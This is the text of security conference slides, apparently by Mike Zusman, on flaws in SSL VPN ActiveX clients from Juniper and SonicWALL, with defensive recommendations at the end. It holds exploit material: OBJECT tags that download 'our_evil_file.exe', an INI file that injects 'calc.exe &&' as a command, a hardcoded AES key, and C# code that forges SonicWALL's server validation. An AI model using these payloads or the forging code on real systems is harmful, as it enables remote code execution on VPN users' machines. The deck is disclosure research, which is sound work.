After a workstation connects to the sslvpn server, and downloads the ActiveX controls in IE, a policy.txt file is created in the users directory (Windows) that contains the rules indicating what traffic and ports can go over the VPN.

If a user makes this file read-only, disconnect, and then edits it manually before reconnecting, that user can get access to any resources on the corporate LAN that would normally be prohibited.

SSLVPN Client Side Vulns

- Comraider, AXMan for fuzzing: buffer overflows
- Repurposing Attacks: Instead of fuzzing the API, see what it does!

SSL VPN Client Side Vulns

- Once an ActiveX is installed, any web site can use it
- Unless it is SiteLocked
- SSL VPNs cannot SiteLock

```
<object  
ID="AXObject" CLASSID="CLSID:6EEEEEEEE-E-BDDC-44CD-B34A-1DE677186C30"  
CODEBASE="/AX.cab#version=4,0,0,44"  
width="1"  
height="1">  
</object>
```

Juniper ActiveX Command Execution

- Found by Haroon @ Sensepost
 - <http://www.sensepost.com/blog/2237.html>
- Two Bugs
 - Arbitrary File Download to a Predictable Location
 - Arbitrary Command Execution

Juniper ActiveX Command Execution

- Arbitrary File Download – Part 1
 - Trick the ActiveX into upgrading itself
 - Downloads attacker specified .EXE
 - Does not launch .EXE, since it is not signed by Juniper

```
<OBJECT id=NeoterisSetup classid="clsid:E5F5D008-DD2C-4D32-977D-1A0ADF03058B"  
id=NeoterisSetup width=0 height=0 >  
..  
<PARAM NAME="DSSETUP_BUILD_VERSION" VALUE="5.2.0.10724">  
<PARAM NAME="DSSETUP_DOWNLOAD_URL" VALUE="our_evil_file.exe">
```

Juniper ActiveX Command Execution

- Specify arbitrary .INI file (Part 2)

```
<OBJECT id=NeoterisSetup classid="clsid:E5F5D008-DD2C-4D32-977D-1A0ADF03058B"  
id=NeoterisSetup width=0 height=0 >  
<PARAM NAME="IniFilePath" VALUE="Neoteris.ini">  
...  
</OBJECT>
```

- Example attacker controlled .INI file

```
-snip-  
[Host Checker]  
DisplayVersion=5.2.0.10723  
DisplayName=Host Checker  
UninstallString="calc.exe &&"  
QuietUninstallString=" "  
StartupApp="AppData\Juniper Networks\Host Checker\dsHostChecker.exe"  
StopApp=" "  
-snip-
```

SonicWALL NetExtender ActiveX Ownership

- Arbitrary .EXE download & Execution
 - Discovered by: me
 - Reported February 2008
 - Patched March 2008
 - Patch Reversed in May 2008
(I was busy in April)
 - New details disclosed to vendor in June

SonicWALL NetExtender ActiveX Ownership

- How does it work?
 - Download NXSetupU.exe & .manifest
 - Launch NXSetupU.exe on the client

SonicWALL NetExtender ActiveX Ownership

THE LIVE DEMO!

SonicWALL NetExtender ActiveX Ownership

- Could be easily prevented
 - Code Signing
 - Check the signature of the .EXE before launching
 - Only solves .EXE problem, not ActiveX Repurposing
- Vendor tried to solve the BIGGER problem
 - Server Validation to prevent repurposing
 - A battle you can't win

SonicWALL NetExtender ActiveX Ownership

- ActiveX performs many sensitive actions
- New ActiveX Method: ValidateServer()
 - Must be called before AX is used
 - Performs Client/Server handshake
 - Validates the SSL certificate
 - Client sends server a nonce (challenge) via HTTP request
 - Server does something with nonce, sends back an HTTP response
 - Client analyzes response, compares it to original challenge

SonicWALL NetExtender ActiveX Ownership

Untitled - Notepad

File Edit Format View Help

SonicWALL SSL-VPN NetExtender

S)3!CWA1%S&V@N~

DriverVersion

sslvpnnetextenderssldrv

ComponentId

SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}

SonicWALL SSL-VPN NetExtender

...

GUI

IEIsProtectedModeProcess

ieframe.dll

w+t

.manifest

/NXSetupU.exe.manifest

w+b

407

GET

; Bar=0; lastFolderClicked=IMG00; 555=/cgi-bin/status; apportal=107

Cookie: swap=

/NXSetupU.exe

https://localhost/cgi-bin/welcome

HTTP/1.1

Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)

Cache\

SonicWALL\

VALIDATE_DATA=""

SERVER_CHAIN=""

/cgi-bin/sslvpnclient?validateserver=

...

NEncoder - AES128Decrypt failed, error = %s

NCL: %s

_NMAPFILEMUTEX

0123456789ABCDEF

Data not multiple of block size

Object not initialized

Incorrect block length

Incorrect key length

Emntv key

SonicWALL NetExtender

ActiveX Ownership

Example Challenge:

<https://sslvpn.demo.sonicwall.com/cgi-bin/sslvpnclient?validateserver=128248573387261264>

Example Response:

SERVER_CHAIN="NjQ3MjZGNkM2OTZENkY2NzZGNjQ3MjY5NjM3MjYxNzM=";

VALIDATE_DATA="NEQ2NUQ1MzcwNDNBODhDRUFBMDgwMzMxNjAzRDhGQ0U4MDczRjQxOTNGQTdDODgzRUQ5RDdBQTAzQjg3QURFQg==";

SonicWALL NetExtender

ActiveX Ownership

- VALIDATE_DATA: Obviously cipher text
- SERVER_CHAIN?
 - Always Unique
 - SERVER_CHAIN="NjQ3MjZGNkM2OTZENkY2NzZGNjQ3MjY5NjM3MjYxNzM=";
 - Base64 Decoded: 64726F6C696D6F676F64726963726173
 - Hex to Dec: 100 114 111 108 105 109 111 103 111 100 114 105 99 114 97 115
 - Ascii Values to Text: drolimogodricras
 - 16 Bytes (an acceptable IV size for AES128)

SonicWALL NetExtender ActiveX Ownership

- We know . . .
 - The encryption key
 - The algorithm
 - A little about the encryption mode (not ECB)
 - The plaintext, cipher text, and IV
- We can reverse engineer the server and write its portion of the code.

SonicWALL NetExtender ActiveX Ownership

```
public static string SonicHack(string plaintext)
{
    string fakeIV = "1234567890abcdef";
    string theKey = "s)3!cW^L1%S&V@N~";
    byte[] plaintextBytes = Encoding.ASCII.GetBytes(plaintext);
    byte[] IV = Encoding.ASCII.GetBytes(fakeIV);
    byte[] Key = Encoding.ASCII.GetBytes(theKey);
    MemoryStream ms = new MemoryStream();
    Rijndael alg = Rijndael.Create();
    alg.Key = Key;
    alg.IV = IV;
    alg.Mode = CipherMode.CBC;
    alg.Padding = PaddingMode.Zeros;
    CryptoStream cs = new CryptoStream(ms,
        alg.CreateEncryptor(), CryptoStreamMode.Write);
    cs.Write(plaintextBytes, 0, plaintextBytes.Length);
    cs.Close();
    byte[] encryptedData = ms.ToArray();
    string HexCipher = BytesToHex(encryptedData);
    string HexIV = BytesToHex(IV);
    string AXResponse = "SERVER_CHAIN=\"\" + Convert.ToBase64String(Encoding.ASCII.GetBytes(HexIV)) +
        "; VALIDATE_DATA=\" + Convert.ToBase64String(Encoding.ASCII.GetBytes(HexCipher));
    return AXResponse;
}
```

The New Threat

- Our Web Sites and Networks are better secured
- Instead of hacking your web site, attackers will pretend to be you, and attack your clients:
 - PHISHING
 - SOCIAL ENGINEERING
- SSL VPNs can be vulnerable to the same spoofing attacks

The New Threat


- Rogue SSL VPN Servers
 - ActiveX
 - cannot be site/SSL locked
 - can be reverse engineered to learn about the server
 - SSL VPN Servers
 - can be compromised
 - can be reverse engineered
 - can be purchased

The New Defense

- Use Organization Signed SSL Certificates
 - Clients will need CA Public Key Installed
 - VPN Client needs to support/enforce SSL verification
 - VPN Client Needs to be manually configured to trust the Organizations CA
 - PRO: Hard for attackers to spoof
 - CON: Complicates Web Based Client Installation

The New Defense

- Client Side White Lists
 - Microsoft IAG Solution
 - PRO: Puts control in the users hands
 - CON: Puts control in the users hands
 - CON: Vulnerable to Social Engineering Attacks



SSL VPN Recommendations

- Ask your vendor about client components!

Fuzzing – Command Execution – Upgrades – Installers

- Minimize Client Footprint

Disable components that you will not use

- Lock down the configuration

explicitly list hosts & use real URL rulesets (no .*)

- Lock down network firewalls

Thank you!

Special Thanks to: Dan Guido and ISIS, Dino Dai Zovi, Daniel Reznick, Erik Cabetas, Pete Soderling @ TechSmart Solutions Group, Corey Benninger, Aaron Rhodes

mike.zusman@intrepidusgroup.com

<http://www.intrepidusgroup.com>

<http://schmoil.blogspot.com>